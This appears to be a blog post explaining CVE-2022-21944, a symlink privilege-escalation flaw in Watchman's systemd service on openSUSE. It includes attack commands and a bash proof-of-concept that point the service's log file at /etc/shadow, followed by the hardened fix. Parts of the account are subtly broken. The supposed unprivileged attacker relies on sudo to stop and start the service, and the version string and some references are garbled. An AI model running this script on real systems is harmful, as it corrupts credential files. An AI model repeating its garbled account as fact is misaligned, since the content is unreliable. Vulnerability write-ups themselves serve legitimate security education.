
A critical vulnerability—CVE-2022-21944—was identified in the systemd service file for Watchman on openSUSE distributions. This flaw, rooted in unsafe symbolic link (symlink) handling, allows a local attacker to escalate their privileges all the way to root. This vulnerability specifically impacts:
openSUSE Factory: Watchman versions < 4.9.-9.1
Below, we'll explore how the bug works, how it can be exploited, and provide links to references and fixes. This post is an exclusive deep-dive, boiled down in plain language and with concrete code examples.
What is CVE-2022-21944?
The problem lies within the systemd service unit shipped for Watchman. It doesn't set the ProtectSystem or PrivateTmp security directives, and Watchman’s service is configured to run as root. Watchman then creates and manages PID files and log files which, if replaced with a symlink by an attacker before starting the service, will be opened with root privileges. This scenario creates a classic *symlink race* attack vector.
Original References
- openSUSE Security Advisory: SUSE-SU-2022:21944-1
- Mitre CVE Entry
- openSUSE Factory Watchman Spec File (arque)
Take a look at the vulnerable systemd service file for Watchman, before the fix
[Unit]
Description=Watchman file watching service

[Service]
Type=simple
ExecStart=/usr/bin/watchman --foreground --logfile=/var/log/watchman.log --pidfile=/var/run/watchman.pid
Restart=on-failure

[Install]
WantedBy=multi-user.target
Runs as root
- Writes to /var/run/ and /var/log/ without hardening or ownership checks
Stop the Watchman service (or wait for a system reboot).
2. Replace the PID or log file with a symlink to a root-owned file, such as /etc/shadow or /root/.ssh/authorized_keys.
Watchman will write logs—or even PIDs—directly to a sensitive file as root.
### Example Attack: Overwrite /etc/shadow
Suppose you want to overwrite /etc/shadow to create a new root password
# As a non-root user (using sudo only for service management)
sudo systemctl stop watchman

# Remove the original log or PID file
rm /var/log/watchman.log

# Replace it with a symlink to /etc/shadow
ln -s /etc/shadow /var/log/watchman.log

# Restart the Watchman service
sudo systemctl start watchman

# Now /etc/shadow is corrupted or replaced; in certain configurations, attacker can insert their own content!
Depending on timing and service logic, you could inject arbitrary content into root-owned files!
Here’s a proof-of-concept (PoC) demo in bash
#!/bin/bash
# CVE-2022-21944 PoC for openSUSE Watchman

SERVICE="watchman"
TARGET="/etc/shadow"
LOGFILE="/var/log/watchman.log"

echo "[*] Stopping Watchman..."
sudo systemctl stop $SERVICE

echo "[*] Removing old log file..."
rm -f $LOGFILE

echo "[*] Creating symlink to $TARGET..."
ln -s $TARGET $LOGFILE

echo "[*] Starting Watchman..."
sudo systemctl start $SERVICE

echo "[*] If successful, $TARGET may now be overwritten!"
Warning: This will break your system and is shared here for educational purposes only.
How was it Fixed?
The fix was delivered by adding hardening options to the systemd service and restricting file permissions and ownership. Here’s how a fixed service unit looks:
[Service]
User=watchman
Group=watchman
ProtectSystem=full
PrivateTmp=true
...
Conclusion
CVE-2022-21944 is a prime example of how insufficiently secured systemd units can lead to local privilege escalation, especially when running as root and interacting with world-writable directories. Even simple log files or PID files can become avenues for an attacker.
Further Reading
- SUSE Bug Tracker Report 1197569
- Systemd Hardening Guide
- Watchman Official Site
Timeline
Published on: 01/26/2022 09:15:00 UTC
Last modified on: 02/03/2022 15:23:00 UTC